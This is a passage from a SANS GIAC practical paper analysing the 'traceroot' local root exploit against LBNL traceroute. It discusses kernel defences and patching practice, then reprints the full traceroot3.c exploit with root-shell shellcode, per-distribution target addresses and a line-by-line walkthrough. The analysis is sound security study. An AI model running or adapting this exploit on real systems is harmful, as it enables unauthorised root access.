Perhaps a more robust protection against traceroot in particular and buffer overflow exploits in general is the installation of a patch from the Openwall Project[10] preventing code from being executed if it resides on the user stack. The initial traceroot exploit stored the shell code on the program stack since that was where the command line arguments ended up. If the operating system kernel is patched to prevent the execution of code from the stack the exploit will fail. A common tactic used to defeat this patch is to change the return address to one of the libc functions. This patch now contains a feature which adjusts the address shared libraries are mapped to so that they always contain a null byte in the address. As we noted previously null bytes mess up attacks relying on the passing of data as character strings on the command line. Another way to work around the non-executable stack patch is to store the shell code on the heap (the area of memory allocated to the program by malloc()). Since the shell code is not on the stack the non-executable stack patch does not prevent it from running. The openwall.c variant uses this technique to avoid the Openwall patch.

The pageexec Linux kernel patch provides a different solution[11]. On many system architectures code and data segments are differentiated by the operating system. The program is not allowed to modify code segments and data segments will not be executed. Unfortunately the Intel 32 bit architectures do not provide a way to mark the memory pages in hardware which would make the implementation simple. The pageexec patch has found another way to achieve the same result. The trick to this patch is to take advantage of the fact that Intel 32 bit architectures use separate translation lookaside buffers for data and instructions. A translation lookaside buffer is a cache for page table entries. Each block of data or instructions processed by the computer resides in a page of memory. The lookaside buffers are where the operating system keeps the pages it is currently using. The patch involves rewriting the memory paging software so that pages being accessed for data purposes (pages in the data translation lookaside buffer) are prevented from being loaded into the instruction translation lookaside buffer and likewise instruction pages are prevented from loading in the data translation lookaside buffer. The main drawback to this patch is that it has a performance impact since it has to cause more page faults (in order to be able to check data and instruction access) than would occur without the patch. The Linux version of the patch ran into a small problem in that the signal handling code is often generated on the stack by the compiler. This problem was worked around by checking for and allowing only the specific pattern of code indicating signal processing to execute from the stack. Benchmarking with the patch has revealed a 5 – 8 per cent performance reduction over a non-patched system in a "real-world" test. A worst case test program experienced a 580 per cent performance penalty! It seems certain that system performance will suffer, the only question is whether the added security is worth the price.

One potentially major drawback to either of the kernel patches is that existing software may be broken. While I agree that programs should not execute code from the stack or heap data areas, it must be realized that the current Intel architecture and Linux

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

operating system make no effort to stop such behavior. Since these behaviors have been allowed in the past I would expect misbehaving applications to continue to be developed in the future.

The traceroot exploit has certainly been eye opening for me. I am surprised that such a simple (and very common from my own experience) bug could result in a root exploit. I have begun to wonder if there aren't many more exploitable bugs floating around in little used paths of common utilities. The traceroot exploit seems to be the second occurrence of an exploit of the malloc functions. The first exploit I was able to find involved the Netscape Browser[12]. In the posting of this exploit Solar Designer mentioned that exploiting the behavior of free() might be a good target. The traceroot exploit has proven that free() is indeed a good candidate for exploit. My experience as a programmer leads me to believe that there may be many more programs with hidden memory management bugs to be exploited. Memory management has always been a problematic area in C programs and C++ programs are no better. Throughout my career some of the most difficult bugs to track down have been invalid calls to free(). I suspect that as the traceroot exploit is studied and hackers learn more about malloc() and free() we will see further exploits of other vulnerable programs.

Studying the traceroot exploit has led me to think more about the general nature of software. I had always expected programming bugs to be nothing more than a nuisance but now I have to wonder how many of those mistakes could be exploited. The developers of the traceroute exploit obviously devoted a great deal of time and effort to developing a deep understanding of the underlying system software. I am somewhat surprised at the amount of time, effort, and knowledge that was required to make this exploit successful. The other side of the coin is that I was able to gain root access on my own Linux box with about 5 minutes of work and absolutely no knowledge of how traceroute or malloc are implemented. This is the true reason to worry about hackers. Once a few great minds develop an idea into an exploit almost anyone with a little computer knowledge can wreak havoc on our systems.

Investigating this exploit has also led me to devote a little more thought to the open software movement. I believe it would be much more difficult to develop a similar exploit against a proprietary operating system than it was against Linux. The ability to analyze the source code and even take the traceroute source and modify and debug it to determine exactly how it behaves has made the creation of this exploit much easier than it would have been otherwise. On the other hand, the open source nature has led to a fix being available immediately. Unfortunately this is not an argument I can resolve. As with most complex decisions in life this one depends on the circumstances. I believe it is safe to say that anyone running an open source operating system or programs should be especially vigilant and keep patches up to date. As an administrator for open source systems I would suggest daily monitoring of the bugtrac and other security related mailing lists so that critical patches can be installed immediately upon discovery. Administrators for proprietary operating systems seem to take a more relaxed approach. Most places I have worked only install patches once a quarter or during application software upgrades (often once a year or less). I have never felt comfortable with systems being so far behind the current patch levels. I would suggest monthly patch updates but the cost of qualifying our systems against the patches is viewed as prohibitive.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

One problem I will face is that I am not allowed to patch mission critical systems without qualifying the patches in a test environment first. My superiors don't see any difference between an outage caused by attackers and one caused by installation of a security patch. This attitude leaves security oriented system administrators in a bit of a catch 22 situation. If we don't patch the system and we get attacked it's our fault and if we ever install patches which break the system that's our fault too. I suppose I would rather be blamed for trying to protect my systems than not. Your decision is up to you.

# Source Code / Pseudo Code

I have provided the complete source code for the traceroot3 exploit below.

```
01 /*
02  * MasterSecuritY <www.mastersecurity.fr>
03  *
04  * traceroot3.c - Local root exploit in LBNL traceroute
05  * Copyright (C) 2000  Michel "MaXX" Kaempf <maxx@mastersecurity.fr>
06  *
07  * Updated versions of this exploit and the corresponding advisory
   will
08  * be made available at:
09  *
10  * ftp://maxx.via.ecp.fr/traceroot/
11  *
12  * This program is free software; you can redistribute it and/or
   modify
13  * it under the terms of the GNU General Public License as published
   by
14  * the Free Software Foundation; either version 2 of the License, or
15  * (at your option) any later version.
16  *
17  * This program is distributed in the hope that it will be useful,
18  * but WITHOUT ANY WARRANTY; without even the implied warranty of
19  * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
20  * GNU General Public License for more details.
21  *
22  * You should have received a copy of the GNU General Public License
23  * along with this program; if not, write to the Free Software
24  * Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA  02111-
   1307  USA
25  */
26
27 #include <stdio.h>
28 #include <stdlib.h>
29 #include <string.h>
30 #include <unistd.h>
31
32 #define PREV_INUSE 0x1
33 #define IS_MMAPPED 0x2
34
35 #define i386_linux \
36        /* setuid( 0 ); */ \
37        "\x31\xdb\x89\xd8\xb0\x17\xcd\x80" \
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
38        /* setgid( 0 ); */ \
39        "\x31\xdb\x89\xd8\xb0\x2e\xcd\x80" \
40        /* Aleph One :) */ \
41
   "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b" \
42
   "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd" \
43        "\x80\xe8\xdc\xff\xff\xff/bin/sh"
44
45 #define sparc_linux \
46        /* setuid( 0 ); */ \
47        "\x90\x1a\x40\x09\x82\x10\x20\x17\x91\xd0\x20\x10" \
48        /* setgid( 0 ); */ \
49        "\x90\x1a\x40\x09\x82\x10\x20\x2e\x91\xd0\x20\x10" \
50        /* Aleph One :) */ \
51
   "\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e" \
52
   "\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10\xec\x3b\xbf\xf0" \
53
   "\xd0\x23\xbf\xf8\xc0\x23\xbf\xfc\x82\x10\x20\x3b\x91\xd0\x20\x10"
54
55 struct arch {
56         char *          description;
57         char *          filename;
58         unsigned int    stack;
59         char *          hell;
60         char *          code;
61         unsigned int    p;
62 };
63
64 struct arch archlist[] = {
65         {
66                 "Debian GNU/Linux 2.2 (traceroute 1.4a5-2) i386",
67                 "/usr/sbin/traceroute",
68                 0xc0000000 - 4,
69                 "\xeb\x0aXXYYYYZZZ",
70                 i386_linux,
71                 0x0804ce38
72         },
73         {
74                 "Debian GNU/Linux 2.2 (traceroute 1.4a5-2) sparc",
75                 "/usr/sbin/traceroute",
76                 0xf0000000 - 8,
77                 "\x10\x80",
78                 "\x03\x01XXXYYYY" sparc_linux,
79                 0x00025598
80         },
81         {
82                 /* fish stiqz, teleh0r, Ady Wicaksono */
83                 "Red Hat Linux release 6.2 (traceroute 1.4a5) i386",
84                 "/usr/sbin/traceroute",
85                 0xc0000000 - 4,
86                 "\xeb\x0aXXYYYYZZZ",
87                 i386_linux,
88                 0x0804cef8
89         },
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
90          {
91                  /* fish stiqz */
92                  "Red Hat Linux release 6.1 (traceroute 1.4a5) i386",
93                  "/usr/sbin/traceroute",
94                  0xc0000000 - 4,
95                  "\xeb\x0aXXYYYYZZZ",
96                  i386_linux,
97                  0x0804cf08
98          }
99 };
100
101void usage( char * string )
102{
103         int i;
104
105         fprintf( stderr, "* Usage: %s architecture victim\n", string
   );
106         fprintf( stderr, "\n" );
107
108         fprintf( stderr, "* Example: %s 0 0x0804c88c\n", string );
109         fprintf( stderr, "\n" );
110
111         fprintf( stderr, "* Available architectures:\n" );
112         for ( i = 0; i < sizeof(archlist) / sizeof(struct arch); i++
   ) {
113                 fprintf( stderr, "  - %i: %s\n", i,
   archlist[i].description );
114         }
115         fprintf( stderr, "\n" );
116
117         fprintf( stderr, "* Available victims:\n" );
118         fprintf( stderr, "  - __free_hook:\n" );
119         fprintf( stderr, "      %% cp /usr/sbin/traceroute /tmp\n" );
120         fprintf( stderr, "      %% gdb /tmp/traceroute\n" );
121         fprintf( stderr, "      (gdb) break exit\n" );
122         fprintf( stderr, "      (gdb) run\n" );
123         fprintf( stderr, "      (gdb) p &__free_hook\n" );
124         fprintf( stderr, "  - free:\n" );
125         fprintf( stderr, "      %% objdump -R /usr/sbin/traceroute |
   grep free\n" );
126         fprintf( stderr, "\n" );
127}
128
129int zero( unsigned int ui )
130{
131         if ( !(ui & 0xff000000) || !(ui & 0x00ff0000) || !(ui &
   0x0000ff00) || !(ui & 0x000000ff) ) {
132                 return( -1 );
133         }
134         return( 0 );
135}
136
137int main( int argc, char * argv[] )
138{
139         char            gateway[1337];
140         char            host[1337];
141         char            hell[1337];
```

© SANS Institute 2000 - 2002    As part of GIAC practical repository.    Author retains full rights.

```
142         char             code[1337];
143         char *           execve_argv[] = { NULL, "-g", "123", "-g",
   gateway, host, hell, code, NULL };
144         int              i;
145         struct arch *    arch;
146         unsigned int     hellcode;
147         unsigned int     size;
148         unsigned int     victim;
149
150         if ( argc != 3 ) {
151                 usage( argv[0] );
152                 return( -1 );
153         }
154
155         i = atoi( argv[1] );
156         if ( i < 0 || i >= sizeof(archlist) / sizeof(struct arch) ) {
157                 usage( argv[0] );
158                 return( -1 );
159         }
160         arch = &( archlist[i] );
161
162         victim = (unsigned int)strtoul( argv[2], NULL, 0 );
163
164         execve_argv[0] = arch->filename;
165
166         strcpy( code, arch->code );
167         strcpy( hell, arch->hell );
168         hellcode = arch->stack - (strlen(arch->filename) + 1) -
   (strlen(code) + 1) - (strlen(hell) + 1);
169         for ( i = 0; i < hellcode - (hellcode & ~3); i++ ) {
170                 strcat( code, "X" );
171         }
172         hellcode = hellcode & ~3;
173
174         strcpy( host, "AAAABBBBCCCCDDDDEEEEXXX" );
175         ((unsigned int *)host)[1] = 0xffffffff & ~PREV_INUSE;
176         ((unsigned int *)host)[2] = 0xffffffff;
177         if ( zero( victim - 12 ) ) {
178                 fprintf( stderr, "Null byte(s) in `victim - 12'
   (0x%08x)!\n", victim - 12 );
179                 return( -1 );
180         }
181         ((unsigned int *)host)[3] = victim - 12;
182         if ( zero( hellcode ) ) {
183                 fprintf( stderr, "Null byte(s) in `host'
   (0x%08x)!\n", hellcode );
184                 return( -1 );
185         }
186         ((unsigned int *)host)[4] = hellcode;
187
188         size = (hellcode - (strlen(host) + 1) + 4) - (arch->p - 4);
189         size = size | PREV_INUSE;
190         sprintf(
191                 gateway,
192                 "0x%02x.0x%02x.0x%02x.0x%02x",
193                 ((unsigned char *)(&size))[0],
194                 ((unsigned char *)(&size))[1],
```

© SANS Institute 2000 - 2002          As part of GIAC practical repository.          Author retains full rights.

```
195                ((unsigned char *)(&size))[2],
196                ((unsigned char *)(&size))[3]
197        );
198
199        execve( execve_argv[0], execve_argv, NULL );
200        return( -1 );
201}
```

NOTE: Line numbers have been added to facilitate discussion.

As we see in the source code the author gives credit to "Aleph One" for the provision of the shell code data necessary to make the attack work. The Intel 386 version is found on lines 35-43 and the Sparc version on lines 45-53. Other people are credited with the addition of the Red Hat Linux architecture data (lines 81 – 98). It is clear that this exploit has undergone some enhancement and is effective against multiple Linux variants and machine architectures. The author has provided a convenient structure (arch) so that the program can easily be extended to attack other Linux versions and architectures.

Lines 101 – 127 comprise the helpful usage instructions, which provide guidance about how to determine the values needed to run traceroot. Lines 129 – 153 contain a simple function to check for embedded null bytes in the data strings. Line 137 is the start of the main program. Lines 168 – 172 calculate the address of the jump instruction at the start of the shell code. The address is then adjusted to ensure that it is stack aligned (critical for Sparc) and the code parameter is padded to adjust. Lines 174 – 186 are building the host parameter. The initial 4 bytes will be "AAAA", followed by the prev_size (set to 0xffffffff | ~PREV_INUSE), followed by the size (set to 0xffffffff) then comes the victim address –12 (the address of the free() function we pass in to traceroot) and finally the address of the jump instruction calculated previously. The data values are checked for embedded nulls and an error message is generated if any exist. Lines 188 – 196 calculate the offset from the initial fake chunk (the one which is free()'d incorrectly) to the fake next chunk on the stack (the host argument above). This value will represent the size field of the initial fake chunk and will have PREV_INUSE set. The value is then stored in the gateway variable in the proper notation for an IP address. Finally line 199 executes the traceroute program with the arguments we have built and the exploit is done.

# Additional Information

The latest version of the traceroot exploit (and its improved versions) can be found at:
ftp://maxx.via.ecp.fr/traceroot

The latest version of the traceroute utility (patched to foil traceroot) can be found at:
ftp://ftp.ee.lbl.gov/traceroute.tar.gz

The source code for Doug Lea's malloc can be found at:
ftp://g.oswego.edu/pub/misc/malloc.c

The Openwall Project's non-executable stack patch can be found at:
http://www.openwall.com/linux/

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

The pageexec patch to implement non-executable data and non-writable instruction pages can be found at:
http://pageexec.virtualave.net

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

# References

[1] Kaempf, Michel "[MSY] Local root exploit in LBNL traceroute". November 6, 2000. URL:
http://cert.uni-stuttgart.de/archive/bugtraq/2000/11/msg00086.html (8 February 2001)

[2] Evans, Chris "Re: free() issues". July 10, 2000. URL:
http://security-archive.merton.ox.ac.uk/security-audit-200007/0013.html (10 February 2001)

[3] Designer, Solar "Re: free() issues". July 10, 2000. URL:
http://security-archive.merton.ox.ac.uk/security-audit-200007/0011.html (10 February 2001)

[4] Evans, Chris "Re: free() issues". July 10, 2000. URL:
http://security-archive.merton.ox.ac.uk/security-audit-200007/0008.html (10 February 2001)

[5] Lea, Doug "A Memory Allocator". April 4, 2000. URL:
http://g.oswego.edu/dl/html/malloc.html (16 February 2001)

[6] Evans, Chris "Very interesting traceroute flaw". September 28, 2000. URL:
http://security-archive.merton.ox.ac.uk/bugtraq-200009/0482.html (8 February 2001)

[7] Pinckaers, W.H.J. "Traceroute exploit + story". October 5, 2000. URL:
http://security-archive.merton.ox.ac.uk/bugtraq-200010/0084.html (8 February 2001)

[8] Kaempf, Michel "Re: [MSY] Local root exploit in LBNL traceroute – Part 2". November 12, 2000. URL:
http://cert.uni-stuttgart.de/archive/bugtraq/2000/11/msg00182.html (8 February 2001)

[9] Evans, Chris "Re: free() issues". July 12, 2000. URL:
http://security-archive.merton.ox.ac.uk/security-audit-200007/0021.html (12 February 2001)
[10] "Linux kernel patch from the Openwall Project". February 9, 2001. URL:
http://www.openwall.com/linux/ (22 February 2001)

[11] "pageexec.txt". November 16, 2000. URL:
http://pageexec.virtualave.net/pageexec.txt (22 February 2001)

[12] Designer, Solar "JPEG COM Marker Processing Vulnerability in Netscape Browsers" July 25, 2000
http://www.securityfocus.com/archive/1/71598 (24 February 2001)

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.